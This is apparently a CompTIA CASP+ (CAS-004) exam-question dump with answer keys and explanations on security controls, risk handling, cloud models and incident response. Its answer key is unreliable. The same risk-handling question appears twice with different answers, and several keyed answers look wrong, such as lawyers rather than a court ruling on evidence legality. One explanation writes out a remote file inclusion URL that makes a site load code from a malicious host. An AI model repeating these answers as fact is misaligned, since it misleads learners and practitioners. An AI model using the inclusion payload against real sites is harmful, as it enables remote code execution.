

Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

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NEW QUESTION 1

During a phishing exercise, a few privileged users ranked high on the failure list. The enterprise would like to ensure that privileged users have an extra security-monitoring control in place. Which of the following is the MOST likely solution?

- A. A WAF to protect web traffic
- B. User and entity behavior analytics
- C. Requirements to change the local password
- D. A gap analysis

Answer: B

Explanation:

User and entity behavior analytics (UEBA) is the best solution to monitor and detect unusual or malicious activity by privileged users who failed the phishing exercise. UEBA uses machine learning and behavioral analytics to establish a baseline of normal activity and identify anomalies that indicate potential threats. UEBA can help detect compromised credentials, insider threats, and advanced persistent threats that may evade traditional security solutions. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 2

A security engineer performed an assessment on a recently deployed web application. The engineer was able to exfiltrate a company report by visiting the following URL:

www.intranet.abc.com/get-files.jsp?file=report.pdf

Which of the following mitigation techniques would be BEST for the security engineer to recommend?

- A. Input validation
- B. Firewall
- C. WAF
- D. DLP

Answer: A

Explanation:

Input validation is a technique that checks the user input for any errors, malicious data, or unexpected values before processing it by the application. Input validation can prevent many common web application attacks, such as:

- ? SQL injection, which exploits a vulnerability in the application's database query to execute malicious SQL commands.
- ? Cross-site scripting (XSS), which injects malicious JavaScript code into the application's web page to execute on the client-side browser.
- ? Directory traversal, which accesses files or directories outside of the intended scope by manipulating the file path.

In this case, the security engineer should recommend input validation as the best mitigation technique, because it would:

- ? Prevent the exfiltration of a company report by validating the file parameter in the URL and ensuring that it matches a predefined list of allowed files or formats.
- ? Enhance the security of the web application by filtering out any malicious or invalid input from users or attackers.
- ? Be more effective and efficient than other techniques, such as firewall, WAF (Web Application Firewall), or DLP (Data Loss Prevention), which may not be able to detect or block all types of web application attacks.

NEW QUESTION 3

A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.

Which of the following does the business's IT manager need to consider?

- A. The availability of personal data
- B. The right to personal data erasure
- C. The company's annual revenue
- D. The language of the web application

Answer: B

Explanation:

Reference: <https://gdpr.eu/right-to-be-forgotten/#:~:text=Also%20known%20as%20the%20right,to%20delete%20their%20personal%20data.&text=The%20General%20Data%20Protection%20Regulation,collected%2C%20processed%2C%20and%20erased>

The right to personal data erasure, also known as the right to be forgotten, is one of the requirements of the EU General Data Protection Regulation (GDPR), which applies to any business that stores personal data of individuals residing in the EU. This right allows individuals to request the deletion of their personal data from a business under certain circumstances. The availability of personal data, the company's annual revenue, and the language of the web application are not relevant to the GDPR. Verified References: <https://www.comptia.org/blog/what-is-gdpr> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 4

A mobile application developer is creating a global, highly scalable, secure chat application. The developer would like to ensure the application is not susceptible to on-path attacks while the user is traveling in potentially hostile regions. Which of the following would BEST achieve that goal?

- A. Utilize the SAN certificate to enable a single certificate for all regions.
- B. Deploy client certificates to all devices in the network.
- C. Configure certificate pinning inside the application.
- D. Enable HSTS on the application's server side for all communication.

Answer: C

Explanation:

Certificate pinning is a technique that embeds one or more trusted certificates or public keys inside an application, and verifies that any certificate presented by a server matches one of those certificates or public keys. Certificate pinning can prevent on-path attacks, such as man-in-the-middle (MITM) attacks, which intercept

and modify the communication between a client and a server.

Configuring certificate pinning inside the application would allow the mobile application developer to create a global, highly scalable, secure chat application that is not susceptible to on-path attacks while the user is traveling in potentially hostile regions, because it would:

- ? Ensure that only trusted servers can communicate with the application, by rejecting any server certificate that does not match one of the pinned certificates or public keys.
- ? Protect the confidentiality, integrity, and authenticity of the chat messages, by preventing any attacker from intercepting, modifying, or impersonating them.
- ? Enhance the security of the application by reducing its reliance on external factors, such as certificate authorities (CAs), certificate revocation lists (CRLs), or online certificate status protocol (OCSP).

NEW QUESTION 5

Users are reporting intermittent access issues with & new cloud application that was recently added to the network. Upon investigation, the scary administrator notices the human resources department is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?

- A. Modify the ACLs.
- B. Review the Active Directory.
- C. Update the marketing department's browser.
- D. Reconfigure the WAF.

Answer: A

Explanation:

Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario

NEW QUESTION 6

A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program. A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated OSs. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?

- A. Segment the systems to reduce the attack surface if an attack occurs
- B. Migrate the services to new systems with a supported and patched OS.
- C. Patch the systems to the latest versions of the existing OSs
- D. Install anti-malware
- E. HIPS, and host-based firewalls on each of the systems

Answer: B

NEW QUESTION 7

An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City. The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:

Low latency for all mobile users to improve the users' experience

SSL offloading to improve web server performance

Protection against DoS and DDoS attacks

High availability

Which of the following should the organization implement to BEST ensure all requirements are met?

- A. A cache server farm in its datacenter
- B. A load-balanced group of reverse proxy servers with SSL acceleration
- C. A CDN with the origin set to its datacenter
- D. Dual gigabit-speed Internet connections with managed DDoS prevention

Answer: B

NEW QUESTION 8

An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PII and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:

- 1) There will be a \$520,000 per day revenue loss for each day the system is delayed going into production.
 - 2) The inherent risk is high.
 - 3) The residual risk is low.
 - 4) There will be a staged deployment to the solution rollout to the contact center.
- Which of the following risk-handling techniques will BEST meet the organization's requirements?

- A. Apply for a security exemption, as the risk is too high to accept.
- B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
- C. Accept the risk, as compensating controls have been implemented to manage the risk.
- D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: D

NEW QUESTION 9

A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.

Which of the following offers an authoritative decision about whether the evidence was obtained legally?

- A. Lawyers

- B. Court
- C. Upper management team
- D. Police

Answer: A

NEW QUESTION 10

A large telecommunications equipment manufacturer needs to evaluate the strengths of security controls in a new telephone network supporting first responders. Which of the following techniques would the company use to evaluate data confidentiality controls?

- A. Eavesdropping
- B. On-path
- C. Cryptanalysis
- D. Code signing
- E. RF sidelobe sniffing

Answer: A

NEW QUESTION 10

A new requirement for legislators has forced a government security team to develop a validation process to verify the integrity of a downloaded file and the sender of the file. Which of the following is the BEST way for the security team to comply with this requirement?

- A. Digital signature
- B. Message hash
- C. Message digest
- D. Message authentication code

Answer: A

Explanation:

A digital signature is a cryptographic technique that allows the sender of a file to sign it with their private key and the receiver to verify it with the sender's public key. This ensures the integrity and authenticity of the file, as well as the non-repudiation of the sender. A message hash or a message digest is a one-way function that produces a fixed-length output from an input, but it does not provide any information about the sender. A message authentication code (MAC) is a symmetric-key technique that allows both the sender and the receiver to generate and verify a code using a shared secret key, but it does not provide non-repudiation. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.1: Apply cryptographic techniques

NEW QUESTION 12

The Chief Information Security Officer (CISO) of a small local bank has a compliance requirement that a third-party penetration test of the core banking application must be conducted annually. Which of the following services would fulfill the compliance requirement with the LOWEST resource usage?

- A. Black-box testing
- B. Gray-box testing
- C. Red-team hunting
- D. White-box testing
- E. Blue-team exercises

Answer: C

NEW QUESTION 15

A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the environment.

Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

- A. NAC to control authorized endpoints
- B. FIM on the servers storing the data
- C. A jump box in the screened subnet
- D. A general VPN solution to the primary network

Answer: A

Explanation:

Network Access Control (NAC) is used to bolster the network security by restricting the availability of network resources to managed endpoints that don't satisfy the compliance requirements of the Organization.

NEW QUESTION 16

An enterprise is undergoing an audit to review change management activities when promoting code to production. The audit reveals the following:

- Some developers can directly publish code to the production environment.
 - Static code reviews are performed adequately.
 - Vulnerability scanning occurs on a regularly scheduled basis per policy.
- Which of the following should be noted as a recommendation within the audit report?

- A. Implement short maintenance windows.
- B. Perform periodic account reviews.
- C. Implement job rotation.
- D. Improve separation of duties.

Answer: D

NEW QUESTION 18

A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.

After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

- A. Protecting
- B. Permissive
- C. Enforcing
- D. Mandatory

Answer: C

Explanation:

Reference: <https://source.android.com/security/selinux/customize>

SELinux (Security-Enhanced Linux) is a security module for Linux systems that provides mandatory access control (MAC) policies for processes and files. SELinux can operate in three modes:

Enforcing: SELinux enforces the MAC policies and denies access based on rules. Permissive: SELinux does not enforce the MAC policies but only logs actions that would

have been denied if running in enforcing mode.

Disabled: SELinux is turned off.

To ensure its custom Android devices are used exclusively for package tracking, the company must configure SELinux to run in enforcing mode. This mode will prevent any unauthorized actions or applications from running on the devices and protect them from potential threats or misuse. References:

https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/chap-security-enhanced_linux-introduction#sect-Security-Enhanced_Linux-Modes <https://source.android.com/security/selinux>

NEW QUESTION 22

A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.

Which of the following should the security engineer do to BEST manage the threats proactively?

- A. Join an information-sharing community that is relevant to the company.
- B. Leverage the MITRE ATT&CK framework to map the TTR.
- C. Use OSINT techniques to evaluate and analyze the threats.
- D. Update security awareness training to address new threats, such as best practices for data security.

Answer: A

Explanation:

An information-sharing community is a group or network of organizations that share threat intelligence, best practices, and mitigation strategies related to cybersecurity. An information-sharing community can help the company proactively manage the threats of potential theft of its newly developed, proprietary information by providing timely and actionable insights, alerts, and recommendations. An information-sharing community can also enable collaboration and coordination among its members to enhance their collective defense and resilience. References: <https://us-cert.cisa.gov/ncas/tips/ST04-016>

<https://www.cisecurity.org/blog/what-is-an-information-sharing-community/>

NEW QUESTION 27

A Chief Information Officer (CIO) wants to implement a cloud solution that will satisfy the following requirements:

Support all phases of the SDLC. Use tailored website portal software.

Allow the company to build and use its own gateway software. Utilize its own data management platform.

Continue using agent-based security tools.

Which of the following cloud-computing models should the CIO implement?

- A. SaaS
- B. PaaS
- C. MaaS
- D. IaaS

Answer: D

Explanation:

Reference: <https://www.bmc.com/blogs/saas-vs-paas-vs-iaas-whats-the-difference-and-how-to-choose/>

NEW QUESTION 28

A system administrator at a medical imaging company discovers protected health information (PHI) on a general-purpose file server. Which of the following steps should the administrator take NEXT?

- A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2.
- B. Take an MD5 hash of the server.
- C. Delete all PHI from the network until the legal department is consulted.
- D. Consult the legal department to determine the legal requirements.

Answer: A

NEW QUESTION 32

A security engineer at a company is designing a system to mitigate recent setbacks caused competitors that are beating the company to market with the new products. Several of the products incorporate propriety enhancements developed by the engineer's company. The network already includes a SEIM and a NIPS and requires 2FA for all user access. Which of the following system should the engineer consider NEXT to mitigate the associated risks?

- A. DLP
- B. Mail gateway
- C. Data flow enforcement
- D. UTM

Answer: A

Explanation:

A DLP system is the best option for the company to mitigate the risk of losing its proprietary enhancements to competitors. DLP stands for data loss prevention, which is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block data transfers based on predefined rules and criteria, such as content, source, destination, etc. DLP can help protect the company's intellectual property and trade secrets from being compromised by malicious actors or accidental leaks. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how- does-it-work.html>

NEW QUESTION 37

A security architect is reviewing the following proposed corporate firewall architecture and configuration:

```
DMZ architecture
Internet-----70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net
```

```
Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535
```

```
Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:

Web servers must receive all updates via HTTP/S from the corporate network. Web servers should not initiate communication with the Internet.

Web servers should only connect to preapproved corporate database servers.

Employees' computing devices should only connect to web services over ports 80 and 443. Which of the following should the architect recommend to ensure all requirements are met in the MOST secure manner? (Choose two.)

- A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443
- B. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP80,443
- C. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
- D. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535
- E. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0- 65535
- F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

Answer: AD

NEW QUESTION 40

The Chief Information Security Officer is concerned about the possibility of employees downloading 'malicious files from the internet and 'opening them on corporate workstations. Which of the following solutions would be BEST to reduce this risk?

- A. Integrate the web proxy with threat intelligence feeds.
- B. Scan all downloads using an antivirus engine on the web proxy.
- C. Block known malware sites on the web proxy.
- D. Execute the files in the sandbox on the web proxy.

Answer: D

Explanation:

Executing the files in the sandbox on the web proxy is the best solution to reduce the risk of employees downloading and opening malicious files from the internet. A sandbox is a secure and isolated environment that can run untrusted or potentially harmful code without affecting the rest of the system. By executing the files in the sandbox, the web proxy can analyze their behavior and detect any malicious activity before allowing them to reach the corporate workstations.

References: [CompTIA CASP+ Study Guide, Second Edition, page 273]

NEW QUESTION 45

A security engineer notices the company website allows users following example: <https://mycompany.com/main.php?Country=US>

Which of the following vulnerabilities would MOST likely affect this site?

- A. SQL injection
- B. Remote file inclusion
- C. Directory traversal -
- D. Unsecure references

Answer: B

Explanation:

Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application¹². This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization²³.

In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:

<https://mycompany.com/main.php?Country=https://malicious.com/evil.php>

This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code³.

NEW QUESTION 49

Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours.

Based on RPO requirements, which of the following recommendations should the management team make?

- A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
- B. Leave the current backup schedule intact and make the human resources fileshare read-only.
- C. Increase the frequency of backups and create SIEM alerts for IOCs.
- D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Answer: C

Explanation:

Increasing the frequency of backups and creating SIEM (security information and event management) alerts for IOCs (indicators of compromise) are the best recommendations that the management team can make based on RPO (recovery point objective) requirements. RPO is a metric that defines the maximum acceptable amount of data loss that can occur during a disaster recovery event. Increasing the frequency of backups can reduce the amount of data loss that can occur, as it can create more recent copies or snapshots of the data. Creating SIEM alerts for IOCs can help detect and respond to ransomware attacks, as it can collect, correlate, and analyze security events and data from various sources and generate alerts based on predefined rules or thresholds. Leaving the current backup schedule intact and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as encourage more ransomware attacks or expose the company to legal or ethical issues. Leaving the current backup schedule intact and making the human resources fileshare read-only are not good recommendations, as they could result in more data loss than the RPO allows, as well as affect the normal operations or functionality of the fileshare. Decreasing the frequency of backups and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as increase the risk of losing data due to less frequent backups or unreliable decryption. Verified References: <https://www.comptia.org/blog/what-is-rpo> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 52

Technicians have determined that the current server hardware is outdated, so they have decided to throw it out.

Prior to disposal, which of the following is the BEST method to use to ensure no data remnants can be recovered?

- A. Drive wiping
- B. Degaussing
- C. Purging
- D. Physical destruction

Answer: B

Explanation:

Reference: <https://securis.com/data-destruction/degaussing-as-a-service/>

NEW QUESTION 53

A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line.

Which of the following commands would be the BEST to run to view only active Internet connections?

- A. `sudo netstat -antu | grep "LISTEN" | awk '{print$5}'`
- B. `sudo netstat -nlt -p | grep "ESTABLISHED"`
- C. `sudo netstat -plntu | grep -v "Foreign Address"`
- D. `sudo netstat -pnut -w | column -t -s $"w'`
- E. `sudo netstat -pnut | grep -P ^tcp`

Answer: E

Explanation:

Reference: <https://www.codegrepper.com/code-examples/shell/netstat+find+port>

The netstat command is a tool that displays network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. The command has various options that can modify its output. The options used in the correct answer are:

p: Show the PID and name of the program to which each socket belongs.

n: Show numerical addresses instead of trying to determine symbolic host, port or user names.

u: Show only UDP connections. t: Show only TCP connections.

The grep command is a tool that searches for a pattern in a file or input. The option used in the correct answer is:

P: Interpret the pattern as a Perl-compatible regular expression (PCRE).

The pattern used in the correct answer is ^tcp, which means any line that starts with tcp. This will filter out any UDP connections from the output.

The sudo command is a tool that allows a user to run programs with the security privileges of another user (usually the superuser or root). This is necessary to run the netstat command with the -p option, which requires root privileges.

The correct answer will show only active TCP connections with numerical addresses and program names, which can be considered as active Internet connections.

The other answers will either show different types of connections (such as listening or local), use different options that are not relevant (such as -a, -l, -w, or -s), or use different commands that are not useful (such as awk or column). References: <https://man7.org/linux/man-pages/man8/netstat.8.html>

<https://man7.org/linux/man-pages/man1/grep.1.html> <https://man7.org/linux/man-pages/man8/sudo.8.html>

NEW QUESTION 54

A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.

The best option for the auditor to use NEXT is:

```
# nmap -F -T4 192.168.8.11
Starting Nmap 7.60
Nmap scan report for 192.168.8.11
Host is up (0.702s latency).
Not shown: 99 filtered ports
PORT      STATE      SERVICE
80/tcp    open      http
MAC Address: 04:18:18:EB:10:13 (ComptIA)
Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds
```

- A. A SCAP assessment.
- B. Reverse engineering
- C. Fuzzing
- D. Network interception.

Answer: A

NEW QUESTION 57

An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PII and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:

- 1- There will be a \$20,000 per day revenue loss for each day the system is delayed going into production.
- 2- The inherent risk is high.
- 3- The residual risk is low.
- 4- There will be a staged deployment to the solution rollout to the contact center.

Which of the following risk-handling techniques will BEST meet the organization's requirements?

- A. Apply for a security exemption, as the risk is too high to accept.
- B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
- C. Accept the risk, as compensating controls have been implemented to manage the risk.
- D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: A

NEW QUESTION 62

A company created an external, PHP-based web application for its customers. A security researcher reports that the application has the Heartbleed vulnerability. Which of the following would BEST resolve and mitigate the issue? (Select TWO).

- A. Deploying a WAF signature
- B. Fixing the PHP code
- C. Changing the web server from HTTPS to HTTP
- D. Using SSLv3
- E. Changing the code from PHP to ColdFusion
- F. Updating the OpenSSL library

Answer: AF

Explanation:

Deploying a web application firewall (WAF) signature is a way to detect and block attempts to exploit the Heartbleed vulnerability on the web server. A WAF signature is a pattern that matches a known attack vector, such as a malicious heartbeat request. By deploying a WAF signature, the company can protect its web application from Heartbleed attacks until the underlying vulnerability is fixed.

Updating the OpenSSL library is the ultimate way to fix and mitigate the Heartbleed vulnerability. The OpenSSL project released version 1.0.1g on April 7, 2014, which patched the bug by adding a bounds check to the heartbeat function. By updating the OpenSSL library on the web server, the company can eliminate the vulnerability and prevent any future exploitation.

* B. Fixing the PHP code is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not in the PHP code, but in the OpenSSL library that handles the SSL/TLS encryption for the web server.

* C. Changing the web server from HTTPS to HTTP is not a way to resolve or mitigate the Heartbleed vulnerability, because it would expose all the web traffic to eavesdropping and tampering by attackers. HTTPS provides confidentiality, integrity, and authentication for web communications, and should not be disabled for security reasons.

* D. Using SSLv3 is not a way to resolve or mitigate the Heartbleed vulnerability, because SSLv3 is an outdated and insecure protocol that has been deprecated and replaced by TLS. SSLv3 does not support modern cipher suites, encryption algorithms, or security features, and is vulnerable to various attacks, such as POODLE.

* E. Changing the code from PHP to ColdFusion is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not related to the programming language of the web application, but to the OpenSSL library that handles the SSL/TLS encryption for the web server.

https://owasp.org/www-community/vulnerabilities/Heartbleed_Bug <https://heartbleed.com/>

NEW QUESTION 65

A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:

graphic.linux_randomization.prg

Which of the following technologies would mitigate the manipulation of memory segments?

- A. NX bit
- B. ASLR
- C. DEP
- D. HSM

Answer: B

Explanation:

<https://eklitzke.org/memory-protection-and-aslr>

ASLR (Address Space Layout Randomization) is a technology that can mitigate the manipulation of memory segments caused by a buffer overflow attack. ASLR randomizes the location of memory segments, such as the stack, heap, or libraries, making it harder for an attacker to predict or control where to inject malicious code or overwrite memory segments. NX bit (No-eXecute bit) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. NX bit marks certain memory segments as non-executable, preventing an attacker from running code in those segments. DEP (Data Execution Prevention) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. DEP uses hardware and software mechanisms to mark certain memory regions as data-only, preventing an attacker from running code in those regions. HSM (Hardware Security Module) is a device that can provide cryptographic functions and key storage, but it does not mitigate the manipulation of memory segments caused by a buffer overflow attack. Verified References: <https://www.comptia.org/blog/what-is-aslr> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 68

A security engineer estimates the company's popular web application experiences 100 attempted breaches per day. In the past four years, the company's data has been breached two times.

Which of the following should the engineer report as the ARO for successful breaches?

- A. 0.5
- B. 8
- C. 50
- D. 36,500

Answer: A

Explanation:

Reference: <https://blog.netwrix.com/2020/07/24/annual-loss-expectancy-and-quantitative-risk-analysis/>

The ARO (annualized rate of occurrence) for successful breaches is the number of times an event is expected to occur in a year. To calculate the ARO for successful breaches, the engineer can divide the number of breaches by the number of years. In this case, the company's data has been breached two times in four years, so the ARO is $2 / 4 = 0.5$. The other options are incorrect calculations. Verified References: <https://www.comptia.org/blog/what-is-risk-management> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 73

A Chief information Security Officer (CISO) has launched to create a rebuilds BCP/DR plan for the entire company. As part of the initiative, the security team must gather data supporting its operational importance for the applications used by the business and determine the order in which the application must be back online. Which of the following be the FIRST step taken by the team?

- A. Perform a review of all policies and procedures related to BCP and DR and created an educational module that can be assigned to all employees to provide training on BCP/DR events.
- B. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
- C. Have each business unit conduct a BIA and categorize the application according to the cumulative data gathered.
- D. Implement replication of all servers and application data to back up datacenters that are geographically from the central datacenter and release an upload BPA to all clients.

Answer: C

NEW QUESTION 78

A company security engineer arrives at work to face the following scenario:

- 1) Website defacement
 - 2) Calls from the company president indicating the website needs to be fixed immediately because it is damaging the brand
 - 3) A job offer from the company's competitor
 - 4) A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data
- Which of the following threat actors is MOST likely involved?

- A. Organized crime
- B. Script kiddie
- C. APT/nation-state
- D. Competitor

Answer: C

Explanation:

An Advanced Persistent Threat (APT) is an attack that is targeted, well-planned, and conducted over a long period of time by a nation-state actor. The evidence provided in the scenario indicates that the security analyst has identified a foreign adversary, which is strong evidence that an APT/nation-state actor is responsible for the attack. Resources: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 5: "Advanced Persistent Threats," Wiley, 2018. <https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C+2nd+Edition-p-9781119396582>

NEW QUESTION 79

A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:

- * Mobile clients should verify the identity of all social media servers locally.
- * Social media servers should improve TLS performance of their certificate status.
- + Social media servers should inform the client to only use HTTPS.

Given the above requirements, which of the following should the company implement? (Select TWO).

- A. Quick UDP internet connection
- B. OCSP stapling

- C. Private CA
- D. DNSSEC
- E. CRL
- F. HSTS
- G. Distributed object model

Answer: BF

Explanation:

OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 82

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process 'memory location. Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

- A. Execute never
- B. Noexecute
- C. Total memory encryption
- D. Virtual memory protection

Answer: A

Explanation:

Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process' memory location. Execute never (also known as XN or NX) is a feature that marks certain memory regions as non-executable, meaning that they cannot be used to run code. This prevents malware from exploiting buffer overflows or other memory corruption vulnerabilities to inject malicious code into another process' memory space.

References: [CompTIA CASP+ Study Guide, Second Edition, page 295]

NEW QUESTION 87

A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

- A. Server1
- B. Server2
- C. Server 3
- D. Servers

Answer: A

NEW QUESTION 89

A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?

- A. Community cloud service model
- B. Multitenancy SaaS
- C. Single-tenancy SaaS
- D. On-premises cloud service model

Answer: C

Explanation:

A single-tenancy SaaS solution is the best solution for this company. SaaS stands for software as a service, which is a cloud-based model that allows customers to access applications hosted by a provider over the internet. A single-tenancy SaaS solution means that the company has its own dedicated instance of the application and its underlying infrastructure, which offers more control, customization, and security than a multi-tenancy SaaS solution where multiple customers share the same resources. A single- tenancy SaaS solution also eliminates the need for managing a private cloud or an on- premises infrastructure. Verified

References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.ibm.com/cloud/learn/saas>

NEW QUESTION 92

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

- A. SDLC attack
- B. Side-load attack
- C. Remote code signing
- D. Supply chain attack

Answer: D

NEW QUESTION 95

A new, online file hosting service is being offered. The service has the following security requirements:

- Threats to customer data integrity and availability should be remediated first.
- The environment should be dynamic to match increasing customer demands.
- The solution should not interfere with customers' ability to access their data at anytime.
- Security analysts should focus on high-risk items.

Which of the following would BEST satisfy the requirements?

- A. Expanding the use of IPS and NGFW devices throughout the environment
- B. Increasing the number of analysts to identify risks that need remediation
- C. Implementing a SOAR solution to address known threats
- D. Integrating enterprise threat feeds in the existing SIEM

Answer: C

Explanation:

A SOAR (Security Orchestration, Automation, and Response) solution is a software platform that can automate the detection and response of known threats, such as ransomware, phishing, or denial-of-service attacks. A SOAR solution can also integrate with other security tools, such as IPS, NGFW, SIEM, and threat feeds, to provide a comprehensive and dynamic security posture. A SOAR solution would best satisfy the requirements of the online file hosting service, because it would:

? Remediate threats to customer data integrity and availability first, by automatically applying predefined actions or workflows based on the severity and type of the threat.

? Allow the environment to be dynamic to match increasing customer demands, by scaling up or down the security resources and processes as needed.

? Not interfere with customers' ability to access their data at anytime, by minimizing the human intervention and downtime required for threat response.

? Enable security analysts to focus on high-risk items, by reducing the manual tasks and alert fatigue associated with threat detection and response.

Reference: CASP+ (Plus) CompTIA Advanced Security Practitioner Certification ...

NEW QUESTION 100

